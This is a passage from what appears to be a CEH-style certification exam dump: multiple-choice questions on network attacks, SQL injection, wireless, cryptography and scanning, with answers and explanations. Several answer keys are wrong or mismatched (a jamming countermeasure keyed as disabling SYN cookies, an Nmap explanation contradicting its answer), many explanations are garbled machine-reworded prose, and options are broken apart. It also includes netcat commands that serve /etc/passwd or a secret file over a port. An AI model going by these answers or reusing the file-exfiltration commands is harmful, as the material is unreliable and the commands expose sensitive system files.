- * 802.11a 150-150
- * 802.11b 150-150
- * 802.11g 150-150
- * 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 136

- (Exam Topic 3)

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

- A. Internal monologue attack
- B. Combinator attack
- C. Rainbow table attack
- D. Dictionary attack

Answer: A

NEW QUESTION 139

- (Exam Topic 3)

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

- A. Serverless computing
- B. Demilitarized zone
- C. Container technology

D. Zero trust network

Answer: D

NEW QUESTION 142

- (Exam Topic 3)

What is the most common method to exploit the “Bash Bug” or “Shellshock” vulnerability?

- A. SYN Flood
- B. SSH
- C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
- D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 144

- (Exam Topic 3)

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

- A. Virus
- B. Spyware
- C. Trojan
- D. Adware

Answer: D

Explanation:

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

NEW QUESTION 146

- (Exam Topic 3)

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

- A. IoTSeeker
- B. IoT Inspector
- C. AT&T IoT Platform
- D. Azure IoT Central

Answer: A

NEW QUESTION 150

- (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 155

- (Exam Topic 3)

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

- A. Allow the usage of functions such as gets and strcpy
- B. Allow the transmission of all types of addressed packets at the ISP level
- C. Implement cognitive radios in the physical layer

D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 156

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe

Probe Response Assigned State
No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 158

- (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

Answer: B

Explanation:

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 163

- (Exam Topic 3)

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

- A. Time-based SQL injection
- B. Union SQL injection
- C. Error-based SQL injection
- D. Blind SQL injection

Answer: D

NEW QUESTION 166

- (Exam Topic 3)

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.

Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Permissive policy
- D. Remote-access policy

Answer: D

NEW QUESTION 169

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 174

- (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

Answer: D

NEW QUESTION 177

- (Exam Topic 3)

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Mary found is called what?

- A. False-negative
- B. False-positive
- C. Brute force attack
- D. Backdoor

Answer: B

Explanation:

<https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-an>

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION 181

- (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 186

- (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names
- D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

NEW QUESTION 189

- (Exam Topic 3)

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389. Which service is this and how can you tackle the problem?

- A. The service is LDA
- B. and you must change it to 636. which is LDAPS.
- C. The service is NT
- D. and you have to change it from UDP to TCP in order to encrypt it
- E. The findings do not require immediate actions and are only suggestions.
- F. The service is SMTP, and you must change it to SMIM
- G. which is an encrypted way to send emails.

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 190

- (Exam Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 193

- (Exam Topic 3)

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

- A. wash
- B. ntptrace
- C. macof
- D. net View

Answer: A

NEW QUESTION 197

- (Exam Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities. What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Answer: A

Explanation:

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION 202

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag

D. The -D flag

Answer: D

Explanation:

flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 204

- (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output: HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query
- D. Cross-site scripting

Answer: A

NEW QUESTION 206

- (Exam Topic 3)

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

- A. Evil twin attack
- B. DNS cache flooding
- C. MAC flooding
- D. DDoS attack

Answer: C

NEW QUESTION 208

- (Exam Topic 3)

Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

- A. Tethered jailbreaking
- B. Semi-tethered jailbreaking
- C. Untethered jailbreaking
- D. Semi-Untethered jailbreaking

Answer: C

Explanation:

An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.

Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.

It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION 211

- (Exam Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or toot-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 213

- (Exam Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a

protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 217

- (Exam Topic 2)

What does the following command in netcat do? nc -l -u -p55555 < /etc/passwd

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 220

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:


<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 224

- (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 225

- (Exam Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 228

- (Exam Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 233

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

NEW QUESTION 238

- (Exam Topic 2)

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

- A. Use his own public key to encrypt the message.
- B. Use Marie's public key to encrypt the message.
- C. Use his own private key to encrypt the message.
- D. Use Marie's private key to encrypt the message.

Answer: B

Explanation:

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

NEW QUESTION 240

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation:

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 244

- (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 245

- (Exam Topic 2)

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing
- B. Piggybacking
- C. Evil twin
- D. Wardriving

Answer: C

Explanation:

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION 247

- (Exam Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 252

- (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 255

- (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 258

- (Exam Topic 2)

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network. What is the attack performed by Robin in the above scenario?

- A. ARP spoofing attack
- B. VLAN hopping attack
- C. DNS poisoning attack
- D. STP attack


Answer: D

Explanation:

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.

STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



switch

NEW QUESTION 259

- (Exam Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation:

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 264

- (Exam Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 268

- (Exam Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

NEW QUESTION 270

- (Exam Topic 2)

